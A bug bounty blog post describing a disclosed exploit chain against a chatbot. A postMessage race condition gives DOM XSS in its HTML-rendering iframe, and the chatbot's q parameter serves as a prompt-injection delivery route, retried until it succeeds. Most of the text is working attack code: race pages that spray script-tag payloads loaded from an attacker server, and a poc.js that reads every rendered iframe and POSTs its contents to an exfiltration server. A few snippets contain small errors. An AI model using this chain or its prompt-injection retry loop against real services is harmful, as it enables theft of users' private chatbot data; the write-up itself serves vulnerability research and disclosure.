
About the Author
XSSDoctor is a clinical cardiologist and a well regarded bug bounty hunter. His focus is on frontend vulnerabilities and client-side hacking. He has published research on Javascript deobfuscation and client side path traversal among other topics.
Introduction
Chatbots are fantastic client-side bug bounty targets. There are a lot of moving parts, there is often HTML rendering, and payloads are deliverable-by-design. There is even a baked-in gadget in the form of prompt injection. The problem is that prompt injection is notoriously finicky. If you’re lucky, it works 80% of the time. In this blog, I am going to walk you through a novel technique to make prompt injection deterministic through client-side feedback loops. Here’s how I found it.
The Target
It was the third day of looking through minified JS and my head hurt from banging it against the wall. I was about to quit when I came across this line of code.
window.addEventListener("message", n => {
  "start-received" === n.data.type && (
    document.open(),
    document.write(r, s, n.data.input, e),
    document.close()
  )
})
Two things jumped out immediately: First, no origin check. The listener accepts messages from any source. Second, data from the incoming message goes straight into document.write(). If I could hit this event listener, I would have postMessage DOM XSS.
To achieve this, I would just have to send a malicious postMessage to the frame right after it was created but before the main page sent its postMessage. This is a classic postMessage race condition, and in my experience, it’s almost always possible.
An Aside

I’m going to pause for a moment and tell you guys how I approach a postMessage race condition. I start with 2 HTML pages. The first page (first.html) has a button. When clicked, the second page (second.html) opens, and first.html is redirected to the victim page. second.html (which we control) now has a window reference to the victim page in the form of window.opener.
window.opener is, in my opinion, the best window reference since it persists across redirects. It is also a great way to send postMessages to third party iframes, because window.opener.frames is available even if the two windows are from different origins.
Another benefit of this is that the attacker window (the window that you control) ends up in front. Why does this matter? Well it turns out that if you are trying to exploit a race condition by sending thousands of postmessages quickly, windows that are out of focus are throttled!
So here’s the setup:
first.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <button id="mybutton">Click Me</button>
    <script>
        let button = document.getElementById('mybutton');
        button.addEventListener('click', function() {
            window.open("https://target.com")
            location.href = "/second.html"
        });
    </script>
</body>
</html>
second.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <script>
        setTimeout(function() {
            try {
                window.opener.postMessage("<img src=x onerror=alert(‘XSS’)>", "*");
            } catch (e) {
                console.error(e);
            }
        }, 10);
    </script>
</body>
</html>
Let me walk you through these payloads. You send the victim first.html. On the page, there is a button. This needs to be there since window.open events require user interaction. After the button is pressed, two things happen; second.html opens and the first page redirects to the victim page. second.html has a script which continuously sends postmessages every 10 milliseconds. I find that if you make this any quicker, the browser may crash.
It is important to put each of these postMessages into a try/catch block because otherwise the code will stop when the first postmessage fails (in case the DOM is not loaded yet). Remember: the page sending the postMessages needs to be in the foreground. Otherwise, it will be throttled and you will lose the race.
Back to our bug
Looking back at our code, I realized that the postMessage listener wasn’t on the main page, but in a third party iframe on the page. The iframe was created whenever the LLM was asked to render HTML. The page would create an iframe to a third party site (iframe.target.com) that it owned. The iframe would then set up this postMessage listener, and the main page would send a postMessage to the frame with the HTML that would be rendered with document.write().The root cause of this was simple…it was a security mechanism. The main site didn’t want to render arbitrary HTML, and they thought that they were safe by creating a sandboxed iframe to a third party site. But they were wrong!
You see, the third party domain was the same every single time that the site rendered HTML in an iframe (iframe.target.com). So, if an attacker could control a frame on one page with cross site scripting, that frame could communicate with every other frame on every other page that is open. The attacker could read the data from those other iframes, and also write to those iframes. With this in mind, I edited second.html to send the postmessage to all frames on the page.
second.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <script>
        setTimeout(function() {
for (let i=0;0<10;i++) {
            try {
                window.opener.frames[i].postMessage("<script src=’https://attackserver.com/poc.js>’", "*");
            } catch (e) {
                console.error(e);
            }
}
        }, 10);
    </script>
</body>
</html>
Here, instead of sending the postMessage to window.opener, we are sending it to the first 10 frames on the page, if they exist. The try/catch block will still protect us if the frame does not exist, and the loop will continue.
Getting the frame onto the page
Most LLMs have a built-in delivery mechanism: the conversation can be shared with others. However, the problem in this case was that the frame was not rendered automatically. If the page was sent to the victim, they would have to click “preview” in order to render the HTML. This would destroy my bug chain, especially since the victim window is in the background. But there is a second possible delivery mechanism: prompt injection. If I could force the user to prompt the LLM to create the malicious iframe, my chain would be saved.
That’s where the q parameter comes in. This query parameter can be found on most modern chatbots. It is, in essence, prompt injection as a feature. The purpose behind it is clear. If one user has a prompt and wants to share with another user, it shares a link such as https://chatbot.com/?what+is+bark+made+of. Another user can see the results of that prompt.
This particular chatbot used the q parameter in the most insecure way, the victim would actually run the prompt within their session.So with that, I updated my first.html file accordingly:
first.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <button id="mybutton">Click Me</button>
    <script>
        let button = document.getElementById('mybutton');
        button.addEventListener('click', function() {
            window.open("/second.html")
            location.href = "https://target.com?q=[ENCODED_PROMPT_INJECTION_PAYLOAD]"
        });
    </script>
</body>
</html>
For my prompt injection, I simply asked the LLM to “make me a HTML page about apples”. The problem is, this only worked about half of the time! Now, I could have reported this as-is: as an attack that worked 50% of the time. But then I remembered how much minified Javascript I had looked through to get to this point, and I couldn’t settle for a Low…
The Insight
Let’s step back for a moment and think about our position. We have the victim window open in the background, and have XSS on an iframe in that window. We also have our attacker window at the foreground and have complete control over that. We have the window.opener relationship between these windows. With these gadgets in place, we can always just do:
window.opener.location.href = "https://target.com?q=[PROMPT_INJECTION_PAYLOAD]"

This would reload the background page and resend the prompt injection. Now we only need one more thing: a way to communicate a failure state to the attacker window. In other words, when the prompt injection fails, we need the victim window to somehow tell the attacker window that it had failed.
I realized that instead of communicating a failure state, I could communicate a success state. The XSS payload sent to the iframe could include a postMessage listener that communicated success to my attacker page. If that message did not arrive within one minute, the attacker page could reload the victim page and retry the prompt injection.

But as I was making this POC, I realized something. The victim page had no window reference to the attacker page. In the way I had set up this POC, the victim page had a window reference to the attacker page (via window.opener), but the victim page could not reference the attacker page in any way. As a result, the iframe had no way to send postMessages back to my attacker page. A day later, I had an epiphany. I could make the two pages window.opener to EACH OTHER.
Here’s how I did it:
first.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <button id="mybutton">Click Me</button>
    <script>
        window.name = "booyakasha"
        let button = document.getElementById('mybutton');
        button.addEventListener('click', function() {
            window.open("https://target.com")
        });
    </script>
</body>
</html>
second.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
</head>
<body>
    <script>
        let itWorked = false;
        let interval;

        window.addEventListener("message", (event) => {
            if (event.data.type === "itworked") {
                itWorked = true;
                clearInterval(interval);
                alert(‘success’)
}
        interval = setInterval(() => {
            if (!itWorked) {
                window.open(
                    "https://target.com?q=[PROMPT_INJECTION_PAYLOAD]",
                    "booyakasha"
                );
            }
        }, 10000);

        window.open("https://target.com?q=[PROMPT_INJECTION_PAYLOAD]", "booyakasha");

        setInterval(function () {
            for (let i = 0; i < 10; i++) {
                try {
                    window.opener.frames[i].postMessage(
                        "<script src='https://myattackserver.com/poc.js'>", "*"
                    );
                } catch (e) {
                    console.error(e);
                }
            }
        }, 10);
    </script>
</body>
</html>
first.html names itself with window.name = "booyakasha", then opens the attacker window. second.html then calls window.open with the prompt injection using that window.name as the second argument, redirecting the first window to the victim domain with the prompt injection. Now the two windows have a window reference to each other. Each window is an opener of the other.
This means that the vulnerable iframe can send a postMessage beacon back to the attacker page, signaling success. On the attacker page, I set up a timer programmed to go off in 10 seconds. If the timer goes off, the victim page is refreshed and the prompt injection is re-sent. This will continue over and over until the attacker page receives a signal from the iframe that XSS has been achieved.
Instead of sending the payload directly, I think that it’s always good practice to fetch an external script if possible. So, I sent a script tag which grabs a Javascript file from my attack server and runs it.
The first thing I served was this:
window.parent.postMessage({"type":"itworked"}, "*");
This is the success beacon.
The Escalation
Ok, so here’s where we are:
- We have XSS on a third party iframe running in the context of the users account.
- We can pop that XSS regularly and deterministically due to our feedback loop.
But so what? Who cares about that iframe?
Well… it turns out that anytime this chatbot renders html, it creates this same iframe to this same domain. So we can exfiltrate everything from every rendered HTML document on the victims account.
We actually have all of the gadgets in place to do this. All we have to do is redirect the attacker page to https://target.com after the success beacon arrives and we have gold. At that point, we have XSS on the iframe running in the background window. We can use that to read all of the data in that same iframe in the foreground window.
As the victim clicks through the app and uses it regularly, that iframe is capturing all of that information. It can even inject information into that iframe.
first.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <button id="mybutton">Click Me</button>
    <script>
window.name = “booyakasha”
        let button = document.getElementById('mybutton');
        button.addEventListener('click', function() {
            window.open("/second.html")
            location.href = "https://target.com?q=[PROMPT_INJECTION_PAYLOAD]"
        });
    </script>
</body>
</html>
second.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
</head>
<body>
    <script>
        let bodyArray = [];
        let itWorked = false;

        window.addEventListener("message", (event) => {
            if (event.data.type === "itworked") {
                itWorked = true;
                clearInterval(interval);
                location.href = "https://target.com";
            }
        });

        let interval = setInterval(() => {
            if (!itWorked) {
                window.open(
                    "https://target.com?q=[PROMPT_INJECTION_PAYLOAD]",
                    "booyakasha"
                );
            }
        }, 10000);

        window.open(
            "https://target.com?q=[PROMPT_INJECTION_PAYLOAD]",
            "booyakasha"
        );

        setInterval(function () {
            for (let i = 0; i < 10; i++) {
                try {
                    window.opener.frames[i].postMessage(
                        "<script src='https://myattackserver.com/poc.js'>", "*"
                    );
                } catch (e) {
                    console.error(e);
                }
            }
        }, 10);
    </script>
</body>
</html>
poc.js
window.parent.postMessage({ type: "itworked" }, "*");

setInterval(() => {
    for (let i = 0; i < window.parent.opener.frames.length; i++) {
        let documentBody = window.parent.opener.frames[i].document.body.innerHTML;
        if (typeof documentBody === "string") {
            fetch("https://exfiltrationserver.com", {
                method: "POST",
                headers: {
                    "content-type": "application/json",
                },
                body: JSON.stringify(documentBody),
            });
        }
    }
}, 1000);
So, let’s recap.
first.html has a button. The victim clicks the button and second.html opens in the foreground. first.html then redirects itself to the victim page with the prompt injection, creating the iframe about 50% of the time.
second.html starts blasting the iframe with postMessages, winning the race. If second.html does not receive a beacon from the postMessage in 10 seconds, it refreshes the background page and retries the prompt injection. If it does receive the beacon, it redirects itself to the chatbot (target.com).
The victim starts to browse the site as usual. Once the iframe is injected, it first sends the signal that the injection has taken place, then it scans the other page continuously for iframes that it can read. Once it finds one, it exfiltrates all of the information on the page to an exfiltration server.
Finally, I submitted the bug, and was awarded $4,000.
Conclusion
Most of the gadgets and bug chains described in this article are well known. However, I have not seen previous research using a client side feedback loop to improve the reliability of prompt injection.
This was achieved here using postMessages. However, if you do not have full control of the victim page, you still have options. For example, many prompt injection vulnerabilities involve data exfiltration via img tags. I can envision a scenario where the attacker prompts the LLM to create the malicious tag, exfiltrating data to an attack server. This server would also be serving the attacker page, and may communicate with the page via a websocket. If the server does not receive the img tag within a period of time, the websocket alerts the page, which resends the prompt injection payload.
I hope you enjoyed this blog and this technique. Until next time!